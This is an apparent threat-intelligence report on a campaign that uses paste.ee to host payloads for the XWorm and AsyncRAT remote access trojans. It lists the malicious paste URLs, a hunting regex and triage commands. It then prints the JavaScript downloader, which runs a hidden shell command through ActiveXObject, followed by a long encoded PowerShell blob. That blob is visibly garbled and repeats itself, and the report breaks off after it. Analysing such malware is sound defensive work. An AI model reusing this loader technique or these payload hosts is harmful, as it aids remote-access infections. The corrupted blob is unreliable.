

Paste.ee Abuse Uncovered: XWorm & AsyncRAT Infrastructure

Published: 2025-06-05 · Archived: 2026-04-06 00:48:32 UTC

While reviewing recent malware submissions from a public repository, we flagged a small JavaScript file packed with unusual Unicode characters and broken syntax. At first glance, it looked like malformed or incomplete code, but it was actually a disguised downloader contacting paste.ee, a legitimate service often abused to host staged payloads.

What appeared to be a standalone script turned out to be part of a broader campaign involving obfuscation, paste sites, and globally distributed [C2 infrastructure](#) tied to known remote access tools.

Further analysis revealed links to XWorm, a stealthy RAT with capabilities like keystroke logging, data exfiltration, and persistent remote access. In this report, we detail how we traced the activity, extracted IOCs, and built regex and [SSL fingerprinting](#) techniques to help defenders detect similar threats.

Technical Analysis

Our research team discovered this script while monitoring newly uploaded samples to MalwareBazaar.

It was immediately flagged with the **RemcosRAT** signature and caught our attention due to its deceptive filename: "**DOCUMENT FOR DELIVERY INFORMATION.js**". At just under 3KB, it may look harmless, but its behavior and indicators revealed a clear link to a known remote access trojan.

This sample became the **starting point for our investigation**, and what we found next shows how attackers continue to rely on small, weaponized scripts to deliver powerful malware.

URL	First Seen	Last Seen	Verdicts
http://paste.ee/d/wyv3e	03/23/2024	03/25/2024	
https://paste.ee/d/s5jMq	03/26/2024	03/26/2024	
https://paste.ee/d/kBhK3	03/26/2024	03/26/2024	
http://paste.ee/d/17Yon	03/29/2024	03/29/2024	
http://paste.ee/d/wHO6k	03/30/2024	03/30/2024	
https://paste.ee/d/fWySS	04/01/2024	04/01/2024	suspended-cloudflare, suspended-cloudflare
http://paste.ee/d/WyV3E	04/06/2024	04/06/2024	
http://paste.ee/p/n4jwf	04/07/2024	04/07/2024	
http://paste.ee/p/xhpfh	04/08/2024	04/08/2024	
http://paste.ee/d/85Mjt	04/16/2024	04/16/2024	
https://paste.ee/d/ywRmc	04/16/2024	04/16/2024	
https://paste.ee/d/unayY	04/16/2024	04/16/2024	
http://paste.ee/d/3cWme	04/18/2024	04/18/2024	
http://paste.ee/r/Fb8Wd	05/07/2024	05/07/2024	
http://paste.ee/d/K2DwX	05/08/2024	05/08/2024	
https://paste.ee/d/vDojB	05/10/2024	05/10/2024	
http://paste.ee/r/Jcre9	03/28/2024	05/13/2024	
http://paste.ee/d/oq9NY	05/13/2024	05/13/2024	
https://paste.ee/d/oq9NY	05/12/2024	05/13/2024	
https://paste.ee/d/618yb	05/16/2024	05/16/2024	
http://paste.ee/d/thAhY	05/17/2024	05/17/2024	
http://paste.ee/d/lKfbD	05/28/2024	05/28/2024	
http://paste.ee/d/LUSWy	05/31/2024	05/31/2024	
http://paste.ee/r/fZTPP	06/04/2024	06/04/2024	
https://paste.ee/d/jAUUQ	06/06/2024	06/06/2024	

Fig 04: [Phishing URLs](#) Related to passte.ee on the Hunt.io platform

Regex Hunting Based on Phishing URL Structure

After analyzing the phishing URLs associated with the domain `paste.ee`, we observed recurring patterns in their structure. Due to these similarities, we decided to craft a regex `https://paste.ee/[a-z][A-Za-z0-9]+\0$` to hunt and detect related malicious URLs.




Fig 05: Phishing URLs Regex Hunting Using [Hunt.io SQL](#)

We want to analyze potentially malicious infrastructure or check out web assets found in [malware](#) data, the first step is to pull out the relevant URLs from an NDJSON file. This NDJSON file usually contains a bunch of JSON objects, each with URLs and some extra info. To get just the URLs, we use a handy command-line tool called jq. Running this command:

```
jq -r ".url" export.ndjson > urls.txt
```



Copy

takes the NDJSON file (`export.ndjson`), grabs the URLs from each entry, and saves them into a simple text file (`urls.txt`). This ensures the URLs are clean (no quotes or extra characters) so they're ready for the next steps.

After we have this clean list, we use another tool called [httpx](#) from ProjectDiscovery to check the status of each URL. Basically, we want to see which sites are up and responding with a 200 OK status, because these could be admin pages, command-and-control servers, or other important parts of the [malware infrastructure](#). The command we use is:

```
httpx -l urls.txt -mc 200 -o 200urls.txt
```



Copy

This reads the URLs from `urls.txt`, filters out the ones that respond with HTTP 200, and saves those into `200urls.txt`. That way, we can focus on the live targets.

```

var generales = "302, 303, 307, 308, 401, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500";
var sistema = "302, 303, 307, 308, 401, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500";
var sistema = "302, 303, 307, 308, 401, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500";
var sistema = "Invz, 302, 303, 307, 308, 401, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500";
var sistema = sistema.replace(/302, 303, 307, 308, 401, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500/g, "");

var imperia = "32, 302, 303, 307, 308, 401, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500";
var imperia = imperia.replace(/32, 302, 303, 307, 308, 401, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500/g, "");
var coccidioid = new ActiveXObject("Microsoft.Shell");
coccidioid.Run(imperia, 0, false);

$T =
"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
